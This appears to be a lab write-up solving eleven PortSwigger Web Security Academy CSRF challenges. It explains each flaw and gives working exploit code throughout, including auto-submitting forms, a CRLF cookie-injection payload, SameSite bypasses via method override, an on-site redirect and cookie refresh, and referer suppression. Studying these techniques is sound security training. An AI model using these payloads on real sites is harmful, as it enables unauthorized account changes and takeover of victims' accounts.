🧠 Understanding CSRF Exploitation
Cross-Site Request Forgery (CSRF) occurs when a malicious website causes a user’s web browser to perform an unwanted action on a trusted site where the user is currently authenticated. The impact ranges from unauthorized state changes (like changing emails) to full account takeover.
This guide breaks down eleven distinct exploitation scenarios found in the PortSwigger Web Security Academy, demonstrating how to bypass common defenses like Tokens, Referer checks, and SameSite cookies.
🧪 SCENARIO 1: CSRF Vulnerability with No Defenses
🧐 How the Vulnerability Exists
The application allows users to update their email address via a simple POST request. It relies solely on session cookies for authentication and has no secondary verification (CSRF tokens) implemented.
Root Cause: The backend trusts the presence of the session cookie as proof of intent.
🚨 Exploitation Steps
-
Analyze Request: Capture the “Update email” request. Observe it has no
csrftoken. - Construct Exploit:
Create an HTML form that targets the vulnerable endpoint and auto-submits.
<html> <body> <form action="[https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email](https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email)" method="POST"> <input type="hidden" name="email" value="pwned@evil-user.net"> </form> <script> document.forms[0].submit(); </script> </body> </html> - Execute: Host this on an exploit server and deliver it to the victim. Their browser will submit the form with their cookies, changing their email.
IMPACT: Unauthorized account modification.
🧪 SCENARIO 2: Validation Depends on Request Method
🧐 How the Vulnerability Exists
The application correctly checks for a CSRF token in POST requests but fails to perform the same check for GET requests.
Root Cause: Logic flaw where security controls are tied to specific HTTP methods.
🚨 Exploitation Steps
-
Bypass Filter: Send the valid
POSTrequest to Repeater. Change the method toGET(and move parameters to the URL). Remove the token entirely.

-
Construct Exploit: Since it works via
GET, we can use a simple image tag.<img src="[https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email?email=pwned@evil-user.net](https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email?email=pwned@evil-user.net)">
🧪 SCENARIO 3: Validation Depends on Token Presence
🧐 How the Vulnerability Exists
The application validates the CSRF token only if the parameter is present. If the parameter is missing, the validation step is skipped.
Root Cause: Flawed conditional logic (if token_present then validate else allow).
🚨 Exploitation Steps
-

Test Bypass: In Repeater, delete the
csrfparameter completely from the body. Ensure the syntax remains valid.
Result: The server accepts the request without a token.
-
Construct Exploit: Create a standard HTML form exploit that simply omits the
csrfinput field.
🧪 SCENARIO 4: Token Not Tied to User Session
🧐 How the Vulnerability Exists
The application maintains a global pool of valid tokens. It checks if the token exists in the pool but fails to check if it belongs to the specific user making the request.
Root Cause: Failure to bind the CSRF token to the user’s session.
🚨 Exploitation Steps
-
Harvest Token: Log in with your attacker account (
wiener). Copy a valid, unused CSRF token. - Construct Exploit:
Create an exploit form that uses your valid token but submits the request to change the victim’s email.
<form action="..."> <input type="hidden" name="email" value="pwned@evil.com"> <input type="hidden" name="csrf" value="ATTACKER_VALID_TOKEN"> <input type="submit"> </form> <script>document.forms[0].submit();</script> - Attack: When the victim submits this form, the server sees a valid token (yours) and a valid session (theirs), and accepts the request.
🧪 SCENARIO 5: Token Tied to Non-Session Cookie
🧐 How the Vulnerability Exists
The application validates the token by comparing it to a separate cookie (e.g., csrfKey). This cookie is not tied to the session. If we can set this cookie in the victim’s browser, we can force them to use a token we know.
Root Cause: “Double Submit” pattern flaw combined with a header injection vulnerability.
🚨 Exploitation Steps
-
Identify Gadget: The search function reflects input into the
Set-Cookieheader (CRLF Injection). Payload:/?search=test%0d%0aSet-Cookie:%20csrfKey=YOUR_KEY%3b%20SameSite=None -
Construct Exploit: We need to perform two actions:
- Inject the cookie using the search image.
- Submit the form using the matching token.
<form action="..." method="POST">
    <input type="hidden" name="email" value="pwned@evil.com">
    <input type="hidden" name="csrf" value="YOUR_TOKEN">
</form>
<img src=".../?search=test%0d%0aSet-Cookie:%20csrfKey=YOUR_KEY%3b%20SameSite=None" onerror="document.forms[0].submit()">
🧪 SCENARIO 6: Token Duplicated in Cookie
🧐 How the Vulnerability Exists
The application simply checks that the csrf body parameter matches the csrf cookie. It does not validate if they are real tokens.
Root Cause: Naive “Double Submit” implementation.
🚨 Exploitation Steps
-
Cookie Injection: Use the same CRLF injection technique as Scenario 5 to set the victim’s
csrfcookie to an arbitrary value (e.g.,FAKE). -
Construct Exploit: Create a form where the
csrfparameter is alsoFAKE. SinceCookie (FAKE) == Body (FAKE), the server accepts the request.
🧪 SCENARIO 7: SameSite Lax Bypass via Method Override
🧐 How the Vulnerability Exists
The browser’s SameSite=Lax default blocks cookies on cross-site POST requests. However, the framework supports “Method Overriding” via a query parameter.
Root Cause: Framework allows simulating POST via GET.
🚨 Exploitation Steps
-
Override Method: Change the attack to a
GETrequest (whichLaxallows). Append_method=POSTto the URL.
-
Exploit: Use a simple top-level navigation script.
<script>
document.location = "https://TARGET/my-account/change-email?email=pwned@evil.com&_method=POST";
</script>
🧪 SCENARIO 8: SameSite Strict Bypass via Client-Side Redirect
🧐 How the Vulnerability Exists
SameSite=Strict blocks all cross-site cookies. We need to trick the site into sending the request from itself.
We find an open redirect (or client-side redirect) on the target site.
Root Cause: Using an on-site gadget to sanitize the origin.
🚨 Exploitation Steps
-
Find Gadget: The comment confirmation page redirects users:
/post/comment/confirmation?postId=1. It allows path traversal:postId=1/../../my-account/change-email. -
Construct Exploit: Send the victim to the redirect page. The site redirects itself to the email change endpoint. Since the request comes from the site’s own domain, the browser attaches the
Strictcookie.<script> document.location = "https://TARGET/post/comment/confirmation?postId=1/../../my-account/change-email?email=pwned%40evil.com%26submit=1"; </script>
🧪 SCENARIO 9: SameSite Lax Bypass via Cookie Refresh
🧐 How the Vulnerability Exists
Chrome allows a 2-minute window where a newly issued cookie is exempt from Lax restrictions to support SSO flows.
Root Cause: Exploiting the “Lax + POST” exception window.
🚨 Exploitation Steps
-
Force Refresh: Use
window.open()to trigger the social login flow, which issues a fresh session cookie. -
Wait and Attack: Wait 5 seconds for the login to complete. Auto-submit the POST form. The cookie is “fresh,” so the browser sends it despite the cross-site POST.
window.onclick = () => {
    window.open('https://TARGET/social-login');
    setTimeout(() => document.forms[0].submit(), 5000);
}
🧪 SCENARIO 10: Broken Referer Validation
🧐 How the Vulnerability Exists
The application validates the Referer header but uses a loose Regex (e.g., contains).
Root Cause: Checking for the domain string anywhere in the header rather than the start.
🚨 Exploitation Steps
-
Bypass Regex: Place the target domain in the query string of your exploit server.
http://attacker-server.com/?vulnerable-website.com -
Suppress Privacy: Add
<meta name="referrer" content="unsafe-url">to ensure the browser sends the full URL query string.
🧪 SCENARIO 11: Referer Validation Depends on Header Presence
🧐 How the Vulnerability Exists
The application strictly validates the Referer if it is present. However, if the header is missing, it fails open (allows the request).
Root Cause: Default-allow policy for missing headers.
🚨 Exploitation Steps
-
Suppress Header: Add
<meta name="referrer" content="never">to your exploit page. -
Attack: The browser strips the Referer header entirely. The server sees no header and allows the request.
⚡ Fast Triage Cheat Sheet
| Attack Vector | 🚩 Immediate Signal | 🔧 The Critical Move |
|---|---|---|
| No Defense | No token in Body. | Simple HTML Form. |
| Method Swap | POST has token, GET does not. | Convert to GET (or _method=POST). |
| Missing Token | Removing param works. | Delete csrf parameter from body. |
| Loose Token | Tokens work for any user. | Use your own valid token. |
| Double Submit | Token == Cookie. | Inject cookie via CRLF (Set-Cookie). |
| SameSite Strict | Site has redirects. | Chain redirect to target endpoint. |
| Referer | Referer checked loosely. |
Use referrer="unsafe-url" or referrer="never". |